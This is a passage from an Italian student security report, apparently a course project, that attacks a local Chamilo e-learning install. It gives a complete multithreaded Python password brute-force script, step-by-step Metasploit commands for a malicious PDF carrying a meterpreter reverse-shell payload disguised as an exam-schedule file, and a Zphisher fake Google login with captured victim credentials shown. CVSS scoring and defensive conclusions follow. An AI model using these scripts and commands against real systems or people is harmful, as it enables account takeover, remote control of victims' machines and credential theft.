            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[root@kali:~]
# apt-get install macchanger
Lettura elenco dei pacchetti... Fatto
Generazione albero delle dipendenze... Fatto
Lettura informazioni sullo stato... Fatto
macchanger è già alla versione più recente (1.7.0-5.4).
I seguenti pacchetti sono stati installati automaticamente e non sono più richiesti:
  ruby3.0 ruby3.0-dev ruby3.0-doc
Usare "apt autoremove" per rimuoverli.
0 aggiornati, 0 installati, 0 da rimuovere e 803 non aggiornati.

[root@kali:~]
# sudo macchanger -s eth0
Current MAC: 08:00:27:24:94:01 (CADMUS COMPUTER SYSTEMS)
Permanent MAC: 08:00:27:24:94:01 (CADMUS COMPUTER SYSTEMS)

[root@kali:~]
# sudo ifconfig eth0 down

[root@kali:~]
# sudo macchanger -r eth0
Current MAC: 08:00:27:24:94:01 (CADMUS COMPUTER SYSTEMS)
Permanent MAC: 08:00:27:24:94:01 (CADMUS COMPUTER SYSTEMS)
New MAC: f2:5e:6a:29:5a:4a (unknown)

[root@kali:~]
# sudo ifconfig eth0 up

[root@kali:~]
```

Macchanger in uso


4.2 Bruteforce.py

Il bruteforce consiste nel tentare di accedere ad un account utilizzando tante password diverse, fino ad ottenere quella giusta.

In particolare, è stato scelto un attacco bruteforce con dizionario, cioè un attacco in cui si tentano migliaia di password diverse memorizzate in un file di testo. Per il nostro attacco è stato utilizzato un file contenente le diecimila password più comuni, prese da [questa repository](#).

È stato scelto il bruteforce principalmente perché, a differenza di molti altri siti, Chamilo non richiede l'autenticazione Captcha nel caso in cui siano stati eseguiti troppi tentativi di accesso.

Lo script per il bruteforce è stato realizzato in Python dal gruppo di lavoro. Fondamentale è l'utilizzo del modulo *requests*, che permette l'inserimento automatico di stringhe nei web form a seconda del metodo. Nel caso di Chamilo, mediante un semplice *Ispeziona elemento* del browser, si osserva che per il login si utilizza il metodo *post*, quindi è stato molto semplice automatizzare i tentativi di accesso mediante la funzione *requests.post()*. Perciò si tenta l'inserimento di tutte le password appartenenti al dizionario *mostUsedPasswords.txt* fin quando si trova quella giusta, oppure fin quando non sono state provate tutte. In questo secondo caso bisognerebbe ampliare il dizionario aggiungendo altre possibili password, oppure si può cambiare il docente bersaglio.



Inizialmente era previsto un solo flusso di esecuzione, ma ciò avrebbe comportato una perdita di tempo troppo elevata. Infatti, utilizzando un dispositivo con processore Intel Celeron N4100, viene effettuato un tentativo ogni due secondi circa: vuol dire che per provare tutte le diecimila password più comuni ci sarebbero volute più di cinque ore. Perciò, il codice è stato ottimizzato mediante l'utilizzo di quattro thread in esecuzione parallela, in cui ogni thread tenta 2500 password (quindi il dizionario è stato diviso in quattro file diversi).

Ciascun thread impiega circa tre secondi per tentare una password, ma poiché lavorano tutti e quattro in contemporanea il tempo totale per tentare ogni password risulta ridotto a poco più di due ore (tempo dimezzato rispetto alla situazione iniziale).

```
root@kali: /home/kali/Desktop/Script_chamilo
File Azioni Modifica Visualizza Aiuto
boners
jessica
elvis1
orion1
kids
helium
asshole
blacky
paloma
6969
horton
queradsf
hoffman
stories
pepper
sentinel
hellas
daniel
presiden
snake1
espresso
phoebe
vegitto
access
emperor
123456789
jesse
trees
richard1
654321
969696
killla
joshua
adonis
1234abcd
kikimora
maglie
colonel
PASSWORD TROVATA: 1234abcd
Premi invio per chiudere il programma:
```

Bruteforce terminato con esito positivo

Il codice potrebbe sicuramente essere migliorato, magari aggiungendo nuovi thread, ma il tempo di esecuzione dipende soprattutto dal processore del dispositivo che sta eseguendo il bruteforce. Un altro modo per ottimizzare i tempi di bruteforcing è l'utilizzo di un linguaggio di programmazione a basso livello, come C o C++, sicuramente più efficienti ma allo stesso tempo più complicati da adoperare rispetto ad altri linguaggi.

Di seguito lo script completo:

```
# Script di bruteforce per la piattaforma chamilo

# Moduli importati
import requests
import threading
import queue
import time

# Variabili globali
LOGIN_URL = "http://localhost/chamilo/index.php"
ERR_URL =
"http://localhost/chamilo/index.php?loginFailed=1&error=user_password_incorrect"
THREADS = 4
passwFound = False
results = queue.Queue()
```

```
# Funzione che inserisce nei campi "login" e "password" le credenziali passate come parametro
def login(username, password):
    payload = {"login": username, "password": password}
    response = requests.post(LOGIN_URL, data=payload)
    redirectedUrl = response.url # Si ottiene l'URL a seguito del tentativo di accesso
    passwFound = False
    print(password)
    if (redirectedUrl != ERR_URL):
        passwFound = True # Se l'URL ottenuto a seguito della richiesta non porta alla pagina di accesso negato, la password è stata trovata
    return passwFound # Il valore restituito è True o False a seconda che la password sia stata trovata o meno

# Funzione che, dato un username e un file di testo come parametri, chiama login() tentando come password ogni riga contenuta nel file .txt
def bruteforce(username, mostUsedPasswords):
    global results, passwFound
    userPassword = None
    with open(mostUsedPasswords) as file:
        for password in file.readlines():
            password = password[:-1] # Perchè readlines() prende un carattere extra per ogni stringa letta ad ogni riga
            if login(username, password):
                userPassword = password
                passwFound = True
                break
            if passwFound: # Usato per interrompere l'esecuzione del thread quando in un altro è stata trovata la password
                break
    results.put(userPassword) # Nella coda si inserisce None oppure la password trovata

# Funzione che chiede l'username dell'utente e avvia quattro thread paralleli di bruteforce()
def main():
    global results
    username = input("Inserisci l'username dell'utente: ")
```

```
start = input("Premi invio per iniziare il bruteforce: ")

thread1 = threading.Thread(target=bruteforce,
args=(username,"mostUsedPasswords1.txt"))
thread2 = threading.Thread(target=bruteforce,
args=(username,"mostUsedPasswords2.txt"))
thread3 = threading.Thread(target=bruteforce,
args=(username,"mostUsedPasswords3.txt"))
thread4 = threading.Thread(target=bruteforce,
args=(username,"mostUsedPasswords4.txt"))

thread1.start()
thread2.start()
thread3.start()
thread4.start()

failedAttempt = 0


while failedAttempt < THREADS:
    if not results.empty():
        password = results.get() # Si estrae il valore inserito nella coda
        if password != None:
            break
        else:
            failedAttempt += 1 # Se il valore estratto è None, incremento
    failedAttempt in modo da interrompere il loop se tutti e quattro i thread hanno fallito
    time.sleep(3)
if (passwFound):
    print(f"PASSWORD TROVATA: {password}")
else:
    print("PASSWORD NON TROVATA")
end = input("Premi invio per chiudere il programma: ")

# Chiamata del main()
if __name__ == "__main__":
    main()
```

4.3 Adobe pdf embedded

Per usare adobe pdf embedded bisogna:

- 1) Installare Metasploit sul proprio dispositivo. Nel nostro caso, il framework è già presente all'interno di Kali Linux (stiamo usando Oracle VM Virtual Box), per cui non ce n'è stato bisogno;
- 2) Da terminale, bisogna entrare nella cartella dove è presente Metasploit tramite comando `cd /usr/bin` e poi avviare Metasploit runnando il comando `./msfconsole` per poter utilizzare il tool necessario;




```
root@kali: /usr/bin
File Azioni Modifica Visualizza Aiuto
https://metasploit.com

      =[ metasploit v6.2.26-dev
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post
+ -- --=[ 951 payloads - 45 encoders - 11 nops
+ -- --=[ 9 evasion
]

Metasploit tip: Use help <command> to learn more
about any command
Metasploit Documentation: https://docs.metasploit.com/
msf6 > 
```

Interfaccia msfconsole

- 3) Cercare il tool runnando `msf > search type:exploit platform:windows adobe pdf`; runnare il comando `msf > use exploit/windows/fileformat/adobe_pdf_embedded_exe` e, per ottenere informazioni sul tool scelto, digitare il comando `info`;



```
root@kali: /usr/bin
File Azioni Modifica Visualizza Aiuto
normal    No   Adobe Flash Player "newfunction" Invalid Pointer Use
7 exploit/windows/fileformat/adobe_pdf_embedded_exe          2010-03-29
excellent  No   Adobe PDF Embedded EXE Social Engineering
8 exploit/windows/fileformat/adobe_pdf_embedded_exe_nojs     2010-03-29
excellent  No   Adobe PDF Escape EXE Social Engineering (No JavaScript
)
9 exploit/windows/fileformat/adobe_reader_u3d                2011-12-06
average    No   Adobe Reader U3D Memory Corruption Vulnerability
10 exploit/multi/format/adobe_u3d_meshcont                 2009-10-13
good       No   Adobe U3D C10DProgressiveMeshDeclaration Array Overrun
11 exploit/windows/fileformat/adobe_u3d_meshdecl            2009-10-13
good       No   Adobe U3D C10DProgressiveMeshDeclaration Array Overrun
12 exploit/windows/browser/adobe_utilprintf               2008-02-08
good       No   Adobe util.printf() Buffer Overflow
13 exploit/windows/fileformat/adobe_utilprintf            2008-02-08
good       No   Adobe util.printf() Buffer Overflow

Interact with a module by name or index. For example info 13, use 13 or use e
xploit/windows/fileformat/adobe_utilprintf

msf6 > use 7
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set payload windows
/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > 
```

- 4) Settare il payload runnando il comando `set payload windows/meterpreter/reverse_tcp`;
- 5) Runnando il comando `show options` è possibile visualizzare opzioni aggiuntive ed eventualmente modificarle. Ad esempio, è possibile impostare il file PDF di base con il comando `set INFILNAME /home/kali/Desktop/template.pdf` e anche modificare il nome del file infetto (che per default è `evil.pdf`) con `set FILENAME pdfmalevolo.pdf`;

```

root@kali: /usr/bin
File Azioni Modifica Visualizza Aiuto

Exploit target:

Id Name
-- --
0 Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English)

View the full module info with the info, or info -d command.

msf6 exploit(windows/fileformat/adobe_pdf_unhandled_name) > set FILENAME Appelli_Reti.pdf
FILENAME => Appelli_Reti.pdf
msf6 exploit(windows/fileformat/adobe_pdf_unhandled_name) > exploit

[*] Reading in '/usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf'
...
[*] Parsing '/usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf' ...
[*] Using 'windows/meterpreter/reverse_tcp' as payload ...
[*] Parsing Successful. Creating 'Appelli_Reti.pdf' file ...
[+] Appelli_Reti.pdf stored at /root/.msf4/local/Appelli_Reti.pdf
msf6 exploit(windows/fileformat/adobe_pdf_unhandled_name) > mv /root/.msf4/local/Appelli_Reti.pdf /home/kali/Scrivania/
[*] exec: mv /root/.msf4/local/Appelli_Reti.pdf /home/kali/Scrivania/

msf6 exploit(windows/fileformat/adobe_pdf_unhandled_name) > []

```

- 6) Settare l'indirizzo IP private come LHOST con il comando `set LHOST X.X.X.X`. Si può anche settare la porta con il comando `set LPORT 5050`;
- 7) Per creare il PDF malevolo, eseguire il comando `exploit`;
- 8) Per spostare il file malevolo dove si vuole, bisogna usare il comando `mv radice destinazione`.

In seguito, bisognerà:

- 1) Runnare `use multi/handler` e `set payload windows/meterpreter/reverse_tcp` per usare l'exploit multi handler;
- 2) Runnare il comando `run`;
- 3) Aspettare che qualcuno apra il PDF.

Il payload `reverse_tcp` è un attacco in cui si stabilisce un collegamento tra l'attaccante e la vittima, ma in modo inverso: è la vittima che, a causa dell'esecuzione dello script presente nel PDF malevolo, fa partire la connessione verso l'attaccante. In questo modo la protezione del firewall è aggirata, perché essa blocca le minacce provenienti dall'esterno.

Quindi, l'attaccante rimane in attesa della connessione da parte della vittima. Quando si stabilisce la connessione, sarà possibile eseguire comandi sulla macchina del malcapitato (*reverse shell*).

4.4 Zphisher

Zphisher è un tool di phishing open-source che consente agli utenti di creare facilmente pagine di phishing personalizzate per diversi siti web, tra cui Facebook, Google, Netflix e molti altri (in questo caso una pagina di login Google).



Interfaccia iniziale di Zphisher


Utilizza diversi metodi per mascherare l'URL originale del sito web e reindirizzare l'utente alla pagina di phishing. Una volta che l'utente inserisce le proprie informazioni personali, queste vengono salvate in un file CSV per un ulteriore utilizzo.



Scelta del servizio di tunneling

Dopo aver selezionato il tipo di link da generare, in questo caso abbiamo scelto il servizio di Cloudflared per effettuare un tunneling del localhost così da esporre il sito sul web rendendolo raggiungibile dalla vittima.


Una volta scelto possiamo cambiare porta di indirizzamento e personalizzare il link.



```
root@kali: /home/kali/Tool/zphisher
File Azioni Modifica Visualizza Aiuto
ZPHISHER 2.3.5
[-] URL 1 : https://mexican-prevent-contracting-studying.trycloudflare.com
[-] URL 2 : https://is.gd/DZj3CJ
[-] URL 3 : https://drive_Appelli_reti.pdf.com/is.gd/DZj3CJ
[-] Waiting for Login Info, Ctrl + C to exit ...
```


Attesa di un fake login

Una volta che la vittima segue il link malevolo, verrà reindirizzata in una pagina molto simile a quella di una pagina reale di Google.



Fake login

In realtà nel nostro terminale avremo ricevuto l'indirizzo ip della vittima e le credenziali che ha inserito precedentemente:



```
root@kali: /home/kali/Tool/zphisher
File Azioni Modifica Visualizza Aiuto

[-] URL 2 : https://is.gd/DZj3CJ
[-] URL 3 : https://drive.google.com/file/d/1DZj3CJ
[-] Waiting for Login Info, Ctrl + C to exit ...
[-] Victim IP Found !
[-] Victim's IP : 87.19.253.196
[-] Saved in : auth/ip.txt
[-] Victim IP Found !
[-] Victim's IP : 87.19.253.196
[-] Saved in : auth/ip.txt
[-] Victim IP Found !
[-] Victim's IP : 34.83.203.92
[-] Saved in : auth/ip.txt
[-] Victim IP Found !
[-] Victim's IP : 34.83.203.92
[-] Saved in : auth/ip.txt
[-] Login info Found !!
[-] Account : paolobitta@gmail.com
[-] Password : paolobitta1975
[-] Saved in : auth/usernames.dat
[-] Waiting for Next Login Info, Ctrl + C to exit.
```

Ecco le credenziali della vittima

5. Common Vulnerability Scoring System


Dopo l'esecuzione della simulazione d'attacco è utile analizzare le vulnerabilità del sistema bersaglio, utilizzando il Common Vulnerability Scoring System (**CVSS**), una metrica standard usata per la valutazione della gravità delle vulnerabilità informatiche; il CVSS utilizza i principi CIA per ottenere uno score di valutazione.

Un primo score può essere assegnato alle due vulnerabilità che consentono di eseguire il bruteforce:

- Chamilo permette di eseguire tentativi di login a ripetizione senza il controllo Captcha
- Non ci sono vincoli di sicurezza delle password durante la registrazione

Metriche di punteggio	Valore	Dettagli
Attack Vector	Local	La vulnerabilità è sfruttabile all'interno di una rete locale
Attack Complexity	Low	Il bruteforce procede a tentativi, l'attaccante deve solo lanciare lo script e attendere
Privileges Required	Low	L'attaccante deve avere un account base per ottenere l'username del docente
User Interaction	None	Nessuna interazione con la vittima
Scope	Unchanged	L'asset vulnerabile e l'asset colpito coincidono
Confidentiality Impact	High	L'impatto sulla confidenzialità delle informazioni ottenute dall'attaccante è alto
Integrity Impact	None	A seguito dell'attacco non c'è perdita di integrità dei dati
Availability Impact	Low	L'attaccante potrebbe non rendere disponibile l'accesso per il legittimo proprietario dell'account (semplicemente cambiando password), ma sono modifiche reversibili che l'amministratore della piattaforma può annullare

Utilizzando il calcolatore del National Vulnerability Database (**NVD**), è stato ottenuto il seguente punteggio:




Successivamente è stato ottenuto lo score per la vulnerabilità che consente il caricamento del PDF infetto e del link di phishing:

- Non c'è un controllo interno sui file e i link caricati dagli utenti

Metriche di punteggio	Valore	Dettagli
Attack Vector	Local	La vulnerabilità è sfruttabile all'interno di una rete locale
Attack Complexity	Low	L'attaccante deve semplicemente caricare il PDF infetto e il link di phishing sulla piattaforma e attendere la vittima
Privileges Required	High	L'attaccante deve avere l'account di un docente (che ha privilegi speciali) per poter caricare contenuti all'interno di un corso
User Interaction	Required	La vittima deve necessariamente scaricare il PDF e aprirlo, oppure deve cliccare sul link di phishing e inserire le credenziali
Scope	Changed	L'asset vulnerabile e l'asset colpito non coincidono
Confidentiality Impact	High	L'impatto sulla confidenzialità delle informazioni è potenzialmente alto, in quanto l'attaccante può usare il command prompt della vittima
Integrity Impact	High	L'impatto sull'integrità delle informazioni è potenzialmente alto, in quanto l'attaccante può usare il command prompt della vittima
Availability Impact	High	L'impatto sulla disponibilità delle informazioni è potenzialmente alto, in quanto l'attaccante può usare il command prompt della vittima

Utilizzando il calcolatore del National Vulnerability Database (**NVD**), è stato ottenuto il seguente punteggio:



6. Conclusioni

Nel caso di studio proposto si è sfruttata la pigrizia e la negligenza dell’utente che sceglie password semplici e comuni rendendosi così vulnerabile ad attacchi informatici. Inoltre, viene evidenziato come la vittima spesso dia per scontato la sicurezza di ciò che si trova davanti solo perché magari viene scritto o inviato da una persona apparentemente affidabile.

Quindi questa eccessiva fiducia e la sottovalutazione dei pericoli viene sfruttato dall’attaccante per rubare dati o prendere il controllo del computer della vittima arrecando così gravi danni. Per proteggersi maggiormente bisognerebbe essere consci che persone intente a compiere azioni malevoli sono sempre in agguato e non dare mai nulla per scontato. Al contrario, bisognerebbe essere sempre cauti ed evitare di ignorare avvisi forniti dall’antivirus o da altre applicazioni.

"The only truly secure system is one that is powered off, cast in a block of concrete and sealed in a lead-lined room with armed guards - and even then I have my doubts." - Gene Spafford